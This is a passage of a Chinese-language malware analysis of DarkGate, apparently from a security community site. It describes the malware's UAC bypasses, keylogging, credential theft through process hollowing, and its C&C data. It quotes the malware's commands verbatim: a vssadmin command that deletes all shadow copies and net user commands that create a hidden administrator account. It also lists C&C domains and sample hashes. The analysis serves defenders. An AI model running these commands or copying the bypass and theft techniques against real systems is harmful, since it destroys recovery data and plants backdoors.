Windows\SysWOW64\ntdll.dll来检查它正在运行的架构。如果该路径存在，则意味着进程是在64位系统上运行。

图11 根据系统位数不同分配对应的功能函数

在32位系统中，KiFastSystemCall函数将如下所示:




图12 KiFastSystemCall函数在32位系统中的截图

在64位系统中，以下代码用于从32位进程调用64位函数:




图13 KiFastSystemCall函数在64位系统中的截图

偏移量fs:0C0h是wow64中TEB(线程信息块)到FastSysCall的指针。这个指针指向wow64cpu.dll中的地址。它负责跳转到64位的"KiFastSystemCall"函数。DarkGate

与该功能类似的代码点我。

0x12 UAC绕过

DarkGate使用了两种不同的UAC绕过技术来尝试提升权限。

0x12_add_01 磁盘清理

第一种UAC绕过技术利用一个被称为磁盘清理的计划任务。这个计划任务使用路径%windir%\system32\cleanmgr.exe。DarkGate用注册表键覆盖%windir%环境变量
Lair里能找到更详细的介绍。




图14 磁盘清理绕过

0x12_add_02 EVENTVWR UAC

第二种UAC绕过利用了eventvwr.exe默认必须以高度完整性运行的特性，并执行mmc.exe二进制文件(微软管理控制台)。mmc.exe命令来自于HKCU\Software\Classe




图15 EVENTVWR UAC绕过

0x13 键盘记录

DarkGate会启动一个线程来责捕获所有键盘事件并将其记录到预定义的日志文件中。除了记录键日志外，它还记录前台窗口和剪贴板。日志以"当前日期"的名称保存。日志

`C:\users\ {username}\appdata\roaming\{ID1}`




图16 键盘记录的相关文件


0x14 信息窃取

DarkGate会使用一些NirSoft工具来从受感染的机器上窃取凭证或信息。这些工具集可以帮助它窃取用户凭证、浏览器cookie、浏览器历史记录和Skype聊天记录。所有工具`Hollowing`技术在vbc.exe或regasm.exe进程中执行的。

DarkGate会使用以下程序窃取凭证:

- Mail PassView 邮箱密码获取工具
- WebBrowserPassView 浏览器保存的密码获取工具
- ChromeCookiesView Chrome浏览器Cookie获取工具
- IECookiesView IE浏览器Cookie获取工具
- MZCookiesView 火狐浏览器Cookie获取工具
- BrowsingHistoryView 浏览器浏览历史获取工具
- SkypeLogView Skype聊天记录获取工具


从工具中收集的结果数据都是从宿主进程内存中提取的。DarkGate首先会使用`FindWindow API`函数查找工具的窗口。然后使用`SysListView32`控件和`sendMessage API`函数从工具中检索所需的信息。检索通过在图17中所示的`Process Hollowing`中分配内存缓冲区来完成。



```
00431CC8 mov     eax, [ebp+hWnd]
00431CCB call    @Commctrl@ListView_GetItemCount$qqrui ; Commctrl::ListView_GetItemCount(uint)
00431CD0 mov     ebx, eax
00431CD2 lea     eax, [ebp+dwProcessId]
00431CD5 push    eax             ; lpdwProcessId
00431CD6 mov     eax, [ebp+hWnd]
00431CD9 push    eax             ; hWnd
00431CDA call    GetWindowThreadProcessId
00431CDF mov     eax, [ebp+dwProcessId]
00431CE2 push    eax             ; dwProcessId
00431CE3 push    0               ; bInheritHandle
00431CE5 push    38h ; '8'       ; dwDesiredAccess
00431CE7 call    OpenProcess
00431CEC mov     [ebp+hProcess], eax
00431CEF push    4               ; flProtect
00431CF1 push    3000h           ; flAllocationType
00431CF6 push    1000h           ; dwSize
00431CFB push    0               ; lpAddress
00431CFD mov     eax, [ebp+hProcess]
00431D00 push    eax             ; hProcess
00431D01 call    VirtualAllocEx
00431D06 mov     [ebp+lpBaseAddress], eax
```

图17 DarkGate在内存中检索信息

随后DarkGate将使用`GetItem`函数使其将项写入分配的缓冲区。`GetItem`函数是通过调用API函数`SendMessage`以及消息函数`LVM_GETITEMA`和分配的缓冲区作为参数的



```
00431D45
00431D45 loc_431D45:
00431D45 mov     [ebp+Buffer], 1
00431D4F mov     [ebp+var_148], esi
00431D55 mov     [ebp+var_144], edi
00431D5B mov     [ebp+var_134], 100h
00431D65 mov     eax, [ebp+lpBaseAddress]
00431D68 add     eax, 28h ; '('
00431D6B mov     [ebp+var_138], eax
00431D71 lea     eax, [ebp+NumberOfBytesWritten]
00431D74 push    eax             ; lpNumberOfBytesWritten
00431D75 push    28h ; '('       ; nSize
00431D77 lea     eax, [ebp+Buffer]
00431D7D push    eax             ; lpBuffer
00431D7E mov     eax, [ebp+lpBaseAddress]
00431D81 push    eax             ; lpBaseAddress
00431D82 mov     eax, [ebp+hProcess]
00431D85 push    eax             ; hProcess
00431D86 call    WriteProcessMemory
00431D8B mov     eax, [ebp+lpBaseAddress]
00431D8E push    eax             ; lParam
00431D8F push    esi             ; wParam
00431D90 push    LVM_GETITEMA    ; Msg
00431D95 mov     eax, [ebp+hWnd]
00431D98 push    eax             ; hWnd
00431D99 call    SendMessageA
00431D9E lea     eax, [ebp+NumberOfBytesWritten]
00431DA1 push    eax             ; lpNumberOfBytesRead
00431DA2 push    100h            ; nSize
00431DA7 lea     eax, [ebp+tool_output]
00431DAD push    eax             ; lpBuffer
00431DAE mov     eax, [ebp+lpBaseAddress]
00431DB1 add     eax, 28h ; '('
00431DB4 push    eax             ; lpBaseAddress
00431DB5 mov     eax, [ebp+hProcess]
00431DB8 push    eax             ; hProcess
00431DB9 call    ReadProcessMemory
```


图18 GETITEM等函数

将目标项写入分配的缓冲区后，DarkGate就读取当前内存区域并获取信息了。

0x15 删除恢复点

DarkGate具有删除所有系统恢复点的功能，包括`cmd.exe /c vssadmin delete shadows /for=c: /all /quiet`。

0x16 RDP安装

这个命令将使用`Process Hollowing`技术解密并执行接收到的文件，也就是说可以安装rdp连接工具。在本问中提到的是，`Process Hollowing`解密的`%temp%`目录`systeminfo.exe`的副本。

此外，DarkGate将使用`cmd.exe`执行以下命令:

```
exe /c net user /add SafeMode Darkgate0!
exe /c net localgroup administrators SafeMode /add
exe /c net localgroup administradores SafeMode /add
exe /c net localgroup administrateurs SafeMode /add
```

有趣的是新创建的用户会被添加到西班牙和法国的管理组中（没有政治思想的开发者不是一个好黑客？【手动狗头】）。

0x17 获取Bot上的数据

C&C服务器可以获取以下受害者主机的详细信息:

- 语言环境

- 用户名
- 计算机名
- 前台窗口名称
- 当前时间
- 处理器类型
- 显示适配器描述
- RAM数量
- 操作系统类型和版本
- 是否为管理员
- config.bin的加密内容
- AV类型-根据进程名搜索，如果没有找到，这个字段将为“未知”。
  在一些版本中也会寻找文件夹“c:\Program Files\e-Carte
  Bleue”(可能是DarkGate保存其截图的文件夹)。然后对数据进行加密并发送到服务器。除此之外，它还会在%appdata%目录创建Install.txt文件，并在其中写入纪元
- 当前DarGate的版本
- 连接所使用的端口

0x18 DarGate防御

目前使用Endpoint安全平台可成功阻断该软件的通信和运行。

图19:ENSILO事件图

0x19 样本信息

C&C域

akamai.la
hardwarenet.cc
ec2-14-122-45-127.compute-1.amazonaws.cdnprivate.tel
awsamazon.cc
battlenet.la
a40-77-229-13.deploy.static.akamaitechnologies.pw

样本Hash值

3340013b0f00fe0c9e99411f722f8f3f0baf9ae4f40ac78796a6d4d694b46d7b
0c3ef20ede53efbe5eebca50171a589731a17037147102838bdb4a41c33f94e5
3340013b0f00fe0c9e99411f722f8f3f0baf9ae4f40ac78796a6d4d694b46d7b
0c3ef20ede53efbe5eebca50171a589731a17037147102838bdb4a41c33f94e5
52c47a529e4ddd0778dde84b7f54e1aea326d9f8eeb4ba4961a87835a3d29866
b0542a719c6b2fc575915e9e4c58920cf999ba5c3f5345617818a9dc14a378b4
dadd0ec8806d506137889d7f1595b3b5447c1ea30159432b1952fa9551ecfba5
c88eab30fa03c44b567bcb4e659a60ee0fe5d98664816c70e3b6e8d79169cbea
2264c2f2c2d5a0d6d62c33cadb848305a8fff81cdd79c4d7560021cfb304a121
3c68facf01aede7bcd8c2aea853324a2e6a0ec8b026d95c7f50a46d77334c2d2
a146f84a0179124d96a707f192f4c06c07690e745cffaef521fcda9633766a44
abc35bb943462312437f0c4275b012e8ec03899ab86d353143d92cbefedd7f9d
908f2dfed6c122b46e946fe8839feb9218cb095f180f86c43659448e2f709fc7
3491bc6df27858257db26b913da8c35c83a0e48cf80de701a45a30a30544706d

0x20 参考文献：

Akamai简介
如何绕过现代Process Hollowing检测机制
如何使用SilentCleanup绕过UAC？
使用EVENTVWR.EXE和注册表劫持实现“无文件”UAC绕过

上一篇：WebCobra挖矿软件分析 下一篇：分析电子银行应用ELBA5中的远程...

1. 1 条回复

2524****@qq.com 2019-11-04 16:12:14

兄弟，看到你发到文章，挺感兴趣，可有兴趣录一些视频，有兴趣发邮件到test@vvsec.cn，发邮箱留下联系方式就行。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板